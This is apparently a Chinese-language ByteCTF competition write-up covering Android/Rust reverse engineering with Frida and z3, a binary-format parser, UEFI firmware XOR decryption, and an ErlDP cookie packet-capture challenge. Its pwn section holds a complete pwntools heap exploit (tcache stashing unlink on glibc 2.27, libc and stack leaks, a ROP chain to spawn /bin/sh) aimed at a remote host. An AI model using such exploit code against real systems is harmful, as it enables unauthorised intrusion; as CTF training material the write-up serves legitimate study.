    lr  000000737a993604  sp  0000007383f95950  pc  000000737307d0d4  pst 0000000060001000
backtrace:
      #00 pc 000000000003c0d4  /data/app/~~FAdQW-i4p-mPvA0AX454Hw==/com.example.babyapk-ewXU2aRIfcpmaFANR-Wc2g==/lib/arm64/librust_lib_babyapk.s
o (rust_vec_u8_new+0)
      #01 pc 0000000000101000  /data/app/~~FAdQW-i4p-mPvA0AX454Hw==/com.example.babyapk-ewXU2aRIfcpmaFANR-Wc2g==/lib/arm64/libapp.so (BuildId: 6
3956a45279c32ec1f6330ba64543304)
      #02 pc 0000000000267b10  /data/app/~~FAdQW-i4p-mPvA0AX454Hw==/com.example.babyapk-ewXU2aRIfcpmaFANR-Wc2g==/lib/arm64/libapp.so (BuildId: 6
3956a45279c32ec1f6330ba64543304)
      #03 pc 0000000000267a28  /data/app/~~FAdQW-i4p-mPvA0AX454Hw==/com.example.babyapk-ewXU2aRIfcpmaFANR-Wc2g==/lib/arm64/libapp.so (BuildId: 6
3956a45279c32ec1f6330ba64543304)
      #04 pc 00000000002679c8  /data/app/~~FAdQW-i4p-mPvA0AX454Hw==/com.example.babyapk-ewXU2aRIfcpmaFANR-Wc2g==/lib/arm64/libapp.so (BuildId: 6
3956a45279c32ec1f6330ba64543304)
      #05 pc 0000000000267930  /data/app/~~FAdQW-i4p-mPvA0AX454Hw==/com.example.babyapk-ewXU2aRIfcpmaFANR-Wc2g==/lib/arm64/libapp.so (BuildId: 6
3956a45279c32ec1f6330ba64543304)
      #06 pc 0000000000266394  /data/app/~~FAdQW-i4p-mPvA0AX454Hw==/com.example.babyapk-ewXU2aRIfcpmaFANR-Wc2g==/lib/arm64/libapp.so (BuildId: 6
3956a45279c32ec1f6330ba64543304)
      #07 pc 00000000002652e4  /data/app/~~FAdQW-i4p-mPvA0AX454Hw==/com.example.babyapk-ewXU2aRIfcpmaFANR-Wc2g==/lib/arm64/libapp.so (BuildId: 6
3956a45279c32ec1f6330ba64543304)
```

然后继续 attach rustlib + 0x3c0d4 的位置，在 onLeave 处调用一下 boom（）

```
var fn_addr = 0x3c0d4;
    Interceptor.attach(rustlib.add(fn_addr), {
        onEnter: function (args) {
            console.log("Attach attach TWO !");

        },
        onLeave: function (ret) {
            console.log("attach attach TWO end", ret);

            boom();
        }
    });
```

就类似这样，崩溃了几次后，定位到了 frb_pde_ffi_dispatcher_sync 函数 （0x36820）

Dispatcher 这个函数只调用了 0x350b8 这个函数

目测是一个 match，这里还是 frida hook 一下，发现 a1 是 3，并且最后只会执行 0x39b24 那个函数

```
43    return sub_39C08(&unk_85790, v13, &v17);
44  }
45  else
46  {
47    if ( a1 != 3 )
48      sub_74240(
49        "internal error: entered unreachable codecalled `Result::unwrap()` on an `Err` valueUtf8Errorvalid_up_toerror_le
50        40LL,
51        &off_7FD20);
52    v20 = &unk_85790;
53    v4 = atomic_load((unsigned int *)&unk_85838);
54    if ( v4 != 4 )
55    {
56      v17 = &v20;
57      v10 = a3;
58      v11 = a2;
59      v12 = a4;
60      v13[0] = (__int128 ***)&v17;
61      sub_39D90((unsigned int *)&unk_85838, 0, v13, (__int64)&off_7FD38);
62      a2 = v11;
63      a3 = v10;
64      a4 = v12;
65    }
66    v17 = a2;
67    v18 = a3;
68    v19 = a4;
69    v14 = "m3n4b5v6 ";
70    v15 = 8LL;
71    v13[0] = 0LL;
72    v16 = 1;
73    return sub_39B24(&unk_85790, v13, &v17);
  }
00034168 sub_350B8:43 (35168)
```

change the segment NAME.

然后继续跟进，其实函数挺多的（），随便翻翻，翻到了一个可疑的函数 0x3b340

前面感觉是一堆对 utf8 的处理吧，懒得看了，直接拉到最下面，差不多 270 行左右吧

```
268       sub_7674C(v43, v34, &off_801E0);
269     }
270     v45 = *(_DWORD *)(v58 + v41 * 4 + 8);
271     v44 = *(_DWORD *)(v58 + v41 * 4 + 12);
272     v46 = *(_DWORD *)(v58 + v41 * 4);
273     v47 = *(_DWORD *)(v58 + v41 * 4 + 4);
274     v48 = *(_DWORD *)(v58 + v41 * 4 + 16);
275     v49 = *(_DWORD *)(v58 + v41 * 4 + 20);
276     v50 = *(_DWORD *)(v58 + v41 * 4 + 24);
277     v51 = *(_DWORD *)(v58 + v41 * 4 + 28);
278     if ( v51 + v47 * v44 * v49 - (v46 + v50 + v45 * v48) == dword_18F60[v41] )
279     {
280       v52 = v46 * v49;
281       if ( v44 - v48 - v46 * v49 + v51 * v47 + v45 + v50 == dword_18F60[v41 + 1]
282         && v52 - (v48 + v51 * v47) + v45 + v50 * v44 == dword_18F60[v41 + 2] )
283       {
284         v53 = v48 * v46;
285         if ( v47 + v48 * v46 - (v51 + v45) + v50 * v49 * v44 == dword_18F60[v41 + 3]
286           && v49 * v44 + v47 + v45 * v48 - (v50 + v51 * v46) == dword_18F60[v41 + 4]
287           && v52 + v47 * v44 + v45 - (v50 + v48 * v51) == dword_18F60[v41 + 5]
288           && v51 - v47 + v45 * v49 + v50 - v53 * v44 == dword_18F60[v41 + 6] )
289         {
290           v43 += 8LL;
291           v54 = v44 - v51 - (v47 + v49);
292           v55 = &dword_18F60[v41];
293           v41 += 8LL;
294           if ( v54 + v53 + v50 * v45 == v55[7] )
295             continue;
296         }
297       }
298     }
      if ( v57 )
0003A400 sub_3AEE0:297 (3B400)
```

z3 求解，每次解出 8 个 ascii，然后由于 dword_18f60 只有 32 个 dword，只能解出 32 字节，然后猜测 flag 是 GUID 格式，手动加了 4 个 '-' 字符，得到最终 flag （现在来看，好像对 '-' 的处理就在上面那一大坨逻辑

```python

b = [126553,554,5141,263956,5088,2232,-143712,12603,251800,-405,3150,145540,141,7604,-257240,7852,277604,5163,-2526,145729,-4243,4620,-273649,7870,282968,-4250,7487,312427,-1670,7165,-286155,7890,]

print(len(b))

import z3

s = z3.Solver()

v41 = z3.BitVec('v41', 32)
v34 = z3.BitVec('v34', 32)
v40 = z3.BitVec('v40', 32)
v42 = z3.BitVec('v42', 32)
v43 = z3.BitVec('v43', 32)
v44 = z3.BitVec('v44', 32)
v45 = z3.BitVec('v45', 32)
v46 = z3.BitVec('v46', 32)
v47 = z3.BitVec('v47', 32)
v48 = z3.BitVec('v48', 32)
v49 = z3.BitVec('v49', 32)
v50 = z3.BitVec('v50', 32)
v51 = z3.BitVec('v51', 32)
v52 = z3.BitVec('v52', 32)
v53 = z3.BitVec('v53', 32)

flag = []

try:
  while True:
      s.reset()

      s.add(v34 == 0x59)
      s.add(v40 == 0)
      s.add(v42 == v40 + 1)
      s.add(v43 == 8)
      s.add(v41 == 0)
      s.add((v51 + v47 * v44 * v49 - (v46 + v50 + v45 * v48)) == b[0])
      s.add((v44 - v48 - v46 * v49 + v51 * v47 + v45 + v50) == b[1])
      s.add((v46 * v49 - (v48 + v51 * v47) + v45 + v50 * v44) == b[2])
```


```python
        s.add((v47 + v48 * v46 - (v51 + v45) + v50 * v49 * v44) == b[3])
        s.add((v49 * v44 + v47 + v45 * v48 - (v50 + v51 * v46)) == b[4])
        s.add((v46 * v49 + v47 * v44 + v45 - (v50 + v48 * v51)) == b[5])
        s.add((v51 - v47 + v45 * v49 + v50 - v53 * v44) == b[6])
        s.add((v44 - v51 - (v47 + v49)) + v53 + v50 * v45 == b[7])
        s.add(v44 > 0)
        s.add(v44 < 0x7f)
        s.add(v45 > 0)
        s.add(v45 < 0x7f)
        s.add(v46 > 0)
        s.add(v46 < 0x7f)
        s.add(v47 > 0)
        s.add(v47 < 0x7f)
        s.add(v48 > 0)
        s.add(v48 < 0x7f)
        s.add(v49 > 0)
        s.add(v49 < 0x7f)
        s.add(v50 > 0)
        s.add(v50 < 0x7f)
        s.add(v51 > 0)
        s.add(v51 < 0x7f)

        if not s.check() == z3.sat:
            break
        print('sat')

        b = b[8:]

        m = s.model()
        # debug v45 v44 v46 v47 v48 v49 v50 v51
        print(m)
        buf = [m[v46], m[v47], m[v45], m[v44], m[v48], m[v49], m[v50], m[v51]]
        print(bytes(map(lambda x: x.as_long(), buf)))
        flag.extend(buf)

        s.add(z3.Or([d() != m[d] for d in m]))
except:
    pass

print(b'ByteCTF{' + bytes(map(lambda x: x.as_long(), flag)) + b'}')

# ByteCTF{32e750c8-fb21-4562-af22-973fb5176b9c}
```

ByteBuffer

观察数据结构，写解析

```python
import struct

data = open('ByteBuffer.bin','rb').read()

edge_start = 0x3ac
dot_start = 0x1230
Edge = []
Dot = []
def readEdge(offset):
    e = struct.unpack_from("<IIIIII",data,offset)
    p1 = e[2]
    p2 = e[3]
    name_len = e[5]
    name = data[offset+24:offset+24+name_len].decode()
    Edge.append({
        "p1":p1,
        "p2":p2,
        "name":name,
    })
    name_pad = ((name_len ) // 4 + 1 )* 4
    return offset+24+name_pad

def readDot(offset):
    e = struct.unpack_from("<IIIII",data,offset)
    x = e[1]
    y = e[2]
    name_len = e[4]
    name = data[offset+20:offset+20+name_len].decode()
    Dot.append({
        "x":x,
        "y":y,
        "name":name,
    })
    name_pad = ((name_len ) // 4 + 1 )* 4
    return offset+20+name_pad

offset = edge_start
while(offset < 0x1204):
    offset = readEdge(offset)
    print(offset)
readEdge(0x1210)
offset = dot_start
while(offset < 0x1f88):
    offset = readDot(offset)
```

```python
readDot(0x1f90)

for e in Edge:
    print(e)

for d  in Dot:
    print(d)

from PIL import ImageDraw,Image

def findDot(dot_id):
    for d in Dot:
        if "Dot #"+str(dot_id) == d['name']:
            return d['x'],d['y']

im = Image.new('RGB', (2000, 200), (128, 128, 128))
draw = ImageDraw.Draw(im)
for e in Edge:
    d1 = findDot(e['p1'])
    d2 = findDot(e['p2'])
    print(d1+d2)
    draw.line((d1+d2), fill=(255, 255, 0), width=5)

im.save('1.png')
```



ByteKit


bios.bin 7zip解压 ByteKitLoaderDxe.efi

D810 去混淆

注意到有一个11字节xor

```
if ( v37 >= 5 && (v32 = qword_1CA78) != 0 )
{
  for ( k = 0i64; ; k = v20 + 1 )
  {
    v20 = k;
    v28 = dword_3A28;
    if ( k >= (unsigned int)dword_3A28 )
      break;
    v26 = v20 % 11;
    *(_BYTE *)(qword_1CA78 + v20) ^= *((_BYTE *)&unk_3A20 + v20 % 11 + 12);// xorkey 94 2C E8 3E E0 BC 1A 09 56 B9 D9
  }
  v33 = qword_1CA78;
  v34 = (unsigned int)(v28 - 4);
```

010 editor观察，猜出key 94 2C E8 3E E0 BC 1A 09 56 B9 D9



	0	1	2	3	4	5	6	7	8	9	A	0 1 2 3 4 5 6 7 8 9 A
0000	DB	DB	AF	BE	AD	DE	BD	BD	C4	06	00	. . ز . . . . .
000B	00	2C	E8	3E	E0	BC	1A	09	56	B9	D9	. , . . . V .
0016	94	61	B2	3E	E0	BC	1A	09	56	B9	D9	‘ a . > . . V .
0021	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
002C	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0037	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0042	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
004D	94	2C	E8	3E	E0	BC	9A	09	56	B9	D9	‘ , . ° . V .
0058	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0063	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
006E	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0079	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0084	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
008F	94	2C	E8	3E	E0	BC	1A	09	06	FC	D9	‘ , ...
009A	94	48	6E	3C	E0	BC	1A	09	56	B9	D9	‘ H n < . . V .
00A5	94	2C	E8	3E	E0	BC	EA	09	78	B9	D2	‘ , . . . x .
00B0	96	2C	E8	7E	E3	BC	1A	49	57	B9	D9	‘ , . . I W .
00BB	94	2C	E8	3E	85	BE	1A	09	16	BB	D9	‘ , ...
00C6	94	2C	E8	3E	E0	BC	1A	09	56	F9	D9	‘ , . . . V .
00D1	94	2C	A8	3E	E0	BC	1A	09	56	B9	D9	‘ , . > . . V .
00DC	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
00E7	54	2A	E8	3E	A0	BE	1A	09	56	B9	D9	. * . . . . . V .
00F2	94	27	E8	3E	E0	BC	1A	09	56	B9	D9	‘ ' . . . V .
00FD	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0108	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0113	94	2C	E8	3E	E0	BC	1A	09	46	B9	D9	‘ , . . . F .
011E	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0129	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0134	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
013F	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
014A	94	2C	E8	3E	E0	BC	1C	09	56	A5	D9	‘ , . . . V .
0155	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
0160	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .
016B	94	2C	E8	3E	E0	BC	1A	09	56	B9	D9	‘ , . . . V .

可以观察到MZ头部，另一个固件

要求输入KEY:开头，xor

```
34  {
35    v4 = (*(__int64 (__fastcall **)(const __int16 *, void *, char *, __int64 *, __int64))(qword_5D8 + 72))(
36           L"ByteCTFIn",
37           &unk_580,
38           v21,
39           v22,
40           qword_5E8);
41    v5 = qword_5E8;
42    if ( v4 >= 0
43      && (v6 = v22[0], v22[0] > 4ui64)
44      && ((char *)qword_5E8 == "KEY:" || (v20 = qword_5E8, v7 = sub_240(qword_5E8, (__int64)"KEY:", 4i64), v5 = v20, !v7)) )
45    {
46      qword_5E0 = v6;
47    }
48    else
49    {
50      (*(void (__fastcall **)(__int64))(qword_5F0 + 72))(v5);
51    }
52  }
53  if ( !qword_5E8 )
54    return 0x8000000000000015ui64;
55  v9 = qword_5E0;
56  if ( (unsigned __int64)qword_5E0 <= 4 )
57    return 0x8000000000000015ui64;
58  v10 = qword_4A0;
59  v11 = qword_5E0 - 1;
60  v12 = &qword_4A0[27];
61  k = qword_4A0;                          // 62 01 0B 79 02 03 74 03 07 65 04 0E 64 05 0D 61 06 0A 6E 07 0F 63 08 0C 65 09 0A 00
62  do
63  {
64    ks = k[1];
65    ke = ks + k[2];
66    while ( ke > ks )
67    {
68      if ( ks >= 0 && v11 >= ks )
69        *(_BYTE *)(ks + qword_5E8) ^= *(_BYTE *)k;// xor
70      ++ks;
71    }
72    k += 3;
```

```python
data = bytearray.fromhex('4B 27 42 55 48 6E 41 29 1F 5E 04 04 6B 3E 57 5F 08 07 5F 3A 31 17 40 30 5F 7A 75 67 36 36 36 36')

encTable = bytes.fromhex('''
62 01 0B
79 02 03
74 03 07
65 04 0E
64 05 0D
61 06 0A
6E 07 0F
63 08 0C
65 09 0A ''')

for i in range(len(encTable) // 3):
    k = encTable[i*3 + 0]
    s = encTable[i*3 + 1]
    e = s + encTable[i*3 + 2]
    while(e > s):
        data[s] ^= k
        s += 1

# KEY:By71d@nnc6_Wan77_y@0_zug6666

# for i in range(len(encTable) // 3):
#     k = encTable[i*3 + 0]
```

```
#     s = 31 - encTable[i*3 + 1]
#     e = 31 - (encTable[i*3 + 2] + encTable[i*3 + 1])
#     while(s > e):
#         data[s] ^= k
#         s -= 1

print(data)
```

```
root@localhost:~# ./getflag.sh `cat 2.txt`
your input is KEY:By71d@nnc6_Wan77_y@0_zug6666
ByteCTF{KEY:By71d@nnc6_Wan77_y@0_zug6666BwAAAEsnQlVIbkEpH15qamZW}
root@localhost:~#
```

Pwn:

ezheap

free功能像是个加密没有正常free功能，可以想到用house of orange，我的方法没用正常的unsortedbin attack连招，2.27有tcache可以用Tcache Stashing Unlink Attack,将smallbin中堆块导入tcache然后劫持堆管理打栈就行，最后栈环境本地打和远程不一样，爆破一下就出了（正常可能是打io house of apple啥的一把嗦，反正是被打爆的签到题）

```python
from pwn import *

#p=process('./pwn')
p=remote('113.201.14.253',19935)
libc=ELF('./libc-2.27.so')
context.log_level="debug"


def add(size):
        p.sendlineafter(b'Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:\n',str(1))
        p.sendlineafter(b'Enter size to add:\n',str(size))
def show(idx):
        p.sendlineafter(b'Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:\n',str(3))
        p.sendlineafter(b'Enter index to show:\n',str(idx))
def edit(idx,size,content):
        p.sendlineafter(b'Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:\n',str(4))
        p.sendlineafter(b'Enter index to edit:\n',str(idx))
        p.sendlineafter(b'input size\n',str(size))
```

```
        p.sendlineafter(b'input\n',content)

add(0x30)
payload=p64(0)*7+p64(0xd71)
edit(0,0x40,payload)
add(0x1000)
edit(0,0x40,b'a'*0x3f+b'b')
show(0)
p.recvuntil(b'aaab')
libc_base=u64(p.recv(6).ljust(8,b'\x00'))-0x3ebca0
print(hex(libc_base))
payload=p64(0)*7+p64(0x251)
edit(0,0x40,payload)
payload=b'a'*0x1000+p64(0)+p64(0xff1)
edit(1,0x1010,payload)
add(0x1000)
payload=b'a'*0x1000+p64(0)+p64(0x251)
edit(1,0x1010,payload)
add(0x300)
payload=b'a'*0x100f+b'b'
edit(1,0x1010,payload)
show(1)
p.recvuntil(b'aaab')
heap_base=u64(p.recv(6).ljust(8,b'\x00'))-0x290
print(hex(heap_base))
#payload=b'a'*0x1008+p64(0x251)+p64(heap_base+0x270)+p64(heap_base)
#edit(1,0x1020,payload)
payload=b'a'*0x1008+p64(0x251)
edit(1,0x1010,payload)
payload=p64(0)+p64(0x251)+p64(0)+p64(heap_base+0x270)+p64(heap_base+0x270)+p64(heap_base+0x270)
edit(0,0x30,payload)
payload=b'a'*0x300+p64(0)+p64(0xce1)
edit(3,0x310,payload)
add(0x1000)
payload=b'a'*0x300+p64(0)+p64(0x251)
edit(3,0x310,payload)
add(0x300)
payload=b'a'*0x300+p64(0)+p64(0x251)+p64(heap_base+0x22010)+p64(heap_base+0x260)
edit(3,0x320,payload)
add(0x240)
payload=p64(0)+p64(0x251)+p64(0)+p64(heap_base+0x270)+p64(heap_base+0x10)+p64(heap_base+0x270)
edit(0,0x30,payload)
add(0x240)
add(0x240)
```

```
env_addr=libc_base+libc.symbols['environ']
payload=b'\x00'*7+b'\x08'+p64(0)*14+p64(env_addr)
edit(8,0x200,payload)
add(0x80)
show(9)
p.recvuntil(b'Chunk at index 9: ')
env=u64(p.recv(6).ljust(8,b'\x00'))
print(hex(env))

payload=b'\x00'*7+b'\x08'+p64(0)*14+p64(env-0x158)
edit(8,0x200,payload)
add(0x80)
pop_rdi=libc_base+0x000000000002155f
pop_rsi=libc_base+0x0000000000023e6a
pop_rdx=libc_base+0x0000000000001b96
rax_ret=libc_base+0x00000000000439c8
syscall_addr=libc_base+0x000000000011B837
print(hex(syscall_addr))
#payload=p64(pop_rdi)+p64(env-0x160+0x40)+p64(pop_rsi)+p64(0)+p64(pop_rdx)+p64(0)+p64(ret)+p64(system_addr)+b'/bin/sh\x00'
#payload=p64(0)*0x10
payload=p64(pop_rdi)+p64(env-0x158+0x48)+p64(pop_rsi)+p64(0)+p64(pop_rdx)+p64(0)+p64(rax_ret)+p64(59)+p64(syscall_addr)+b'/bin/sh\x00'
edit(10,0x80,payload)
#gdb.attach(p)
#pause()
p.interactive()
```

Misc:

Guess Cookie

基于ErlDP的challenge机制，发送cookie+challenge+hash

855	27	212.362934	172.20.10.4	25672	42716	172.20.10.24	ErlDP	109 SEND_CHALLENGE rabbit@iv-ydd848ne9sxjd1tul276
974	30	245.787558	172.20.10.4	25672	40208	172.20.10.24	ErlDP	109 SEND_CHALLENGE rabbit@iv-ydd848ne9sxjd1tul276
977	30	245.937203	172.20.10.4	25672	40208	172.20.10.24	ErlDP	85 SEND_CHALLENGE_ACK
976	30	245.936998	172.20.10.24	40208	25672	172.20.10.4	ErlDP	89 SEND_CHALLENGE_REPLY
471	14	146.561757	172.20.10.24	42366	25672	172.20.10.4	ErlDP	91 SEND_NAME rabbit@ByteDance
517	16	159.661870	172.20.10.24	54810	25672	172.20.10.4	ErlDP	91 SEND_NAME rabbit@ByteDance
851	27	212.362326	172.20.10.24	42716	25672	172.20.10.4	ErlDP	91 SEND_NAME rabbit@ByteDance
970	30	245.787066	172.20.10.24	40208	25672	172.20.10.4	ErlDP	91 SEND_NAME rabbit@ByteDance
473	14	146.562089	172.20.10.4	25672	42366	172.20.10.24	ErlDP	71 SEND_STATUS ok
519	16	159.662111	172.20.10.4	25672	54810	172.20.10.24	ErlDP	71 SEND_STATUS ok
853	27	212.362690	172.20.10.4	25672	42716	172.20.10.24	ErlDP	71 SEND_STATUS ok
972	30	245.787360	172.20.10.4	25672	40208	172.20.10.24	ErlDP	71 SEND_STATUS ok
1506	48	502.447950	42.202.222.229	443	37814	172.20.10.4	TLSv1.3	2974 Server Hello, Change Cipher Spec, Application Data

```
> Frame 974: 109 bytes on wire (872 bits), 109 bytes captured (872 bits)
> Ethernet II, Src: Xensource_38:64:de (00:16:3e:38:64:de), Dst: ee:ff:ff:ff:ff:ff (ee:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 172.20.10.4, Dst: 172.20.10.24
> Transmission Control Protocol, Src Port: 25672, Dst Port: 40208, Seq: 6, Ack: 26, Len: 43
v Erlang Distribution Protocol
    Length: 41
    Tag: 'n'
    Version: R6 (5)
  > [...]Flags: 0x00077ffc, Big Creation, Map Tag, UTF8 Atoms, Small Atom Tags, Dist HDR Atom Cache, Unicode IO, New Float
    Challenge: 0x2105e7fd
    Name: rabbit@iv-ydd848ne9sxjd1tul276

0000  ee ff ff ff ff ff 00 16  3e 38 64 de 08 00 45 00   ......-- >8d-..E-
0010  00 5f fe 67 40 00 40 06  cf ec ac 14 0a 04 ac 14   ._.g@.@. ........
0020  0a 18 64 48 9d 10 1b 60  ee de 09 14 16 20 80 18   ..dH...` ..... ..
0030  01 fd 6c 96 00 00 01 01  08 0a 0d 17 2f 7e 59 12   ..l..... ..../~Y.
0040  2a a1 00 29 6e 00 05 00  07 7f fc 21 05 e7 fd 72   *..)n... ...!...r
0050  61 62 62 69 74 40 69 76  2d 79 64 64 38 34 38 6e   abbit@iv -ydd848n
0060  65 39 73 78 6a 64 31 74  75 6c 32 37 36            e9sxjd1t ul276
```

855	27	212.362934	172.20.10.4	25672	42716	172.20.10.24	ErlDP	109 SEND_CHALLENGE rabbit@iv-ydd848ne9sxjd1tul276
974	30	245.787558	172.20.10.4	25672	40208	172.20.10.24	ErlDP	109 SEND_CHALLENGE rabbit@iv-ydd848ne9sxjd1tul276
977	30	245.937203	172.20.10.4	25672	40208	172.20.10.24	ErlDP	85 SEND_CHALLENGE_ACK
976	30	245.936998	172.20.10.24	40208	25672	172.20.10.4	ErlDP	89 SEND_CHALLENGE_REPLY
471	14	146.561757	172.20.10.24	42366	25672	172.20.10.4	ErlDP	91 SEND_NAME rabbit@ByteDance
517	16	159.661870	172.20.10.24	54810	25672	172.20.10.4	ErlDP	91 SEND_NAME rabbit@ByteDance
851	27	212.362326	172.20.10.24	42716	25672	172.20.10.4	ErlDP	91 SEND_NAME rabbit@ByteDance
970	30	245.787066	172.20.10.24	40208	25672	172.20.10.4	ErlDP	91 SEND_NAME rabbit@ByteDance
473	14	146.562089	172.20.10.4	25672	42366	172.20.10.24	ErlDP	71 SEND_STATUS ok
519	16	159.662111	172.20.10.4	25672	54810	172.20.10.24	ErlDP	71 SEND_STATUS ok
853	27	212.362690	172.20.10.4	25672	42716	172.20.10.24	ErlDP	71 SEND_STATUS ok
972	30	245.787360	172.20.10.4	25672	40208	172.20.10.24	ErlDP	71 SEND_STATUS ok
1506	48	502.447950	42.202.222.229	443	37814	172.20.10.4	TLSv1.3	2974 Server Hello, Change Cipher Spec, Application Data

```
> Frame 976: 89 bytes on wire (712 bits), 89 bytes captured (712 bits)
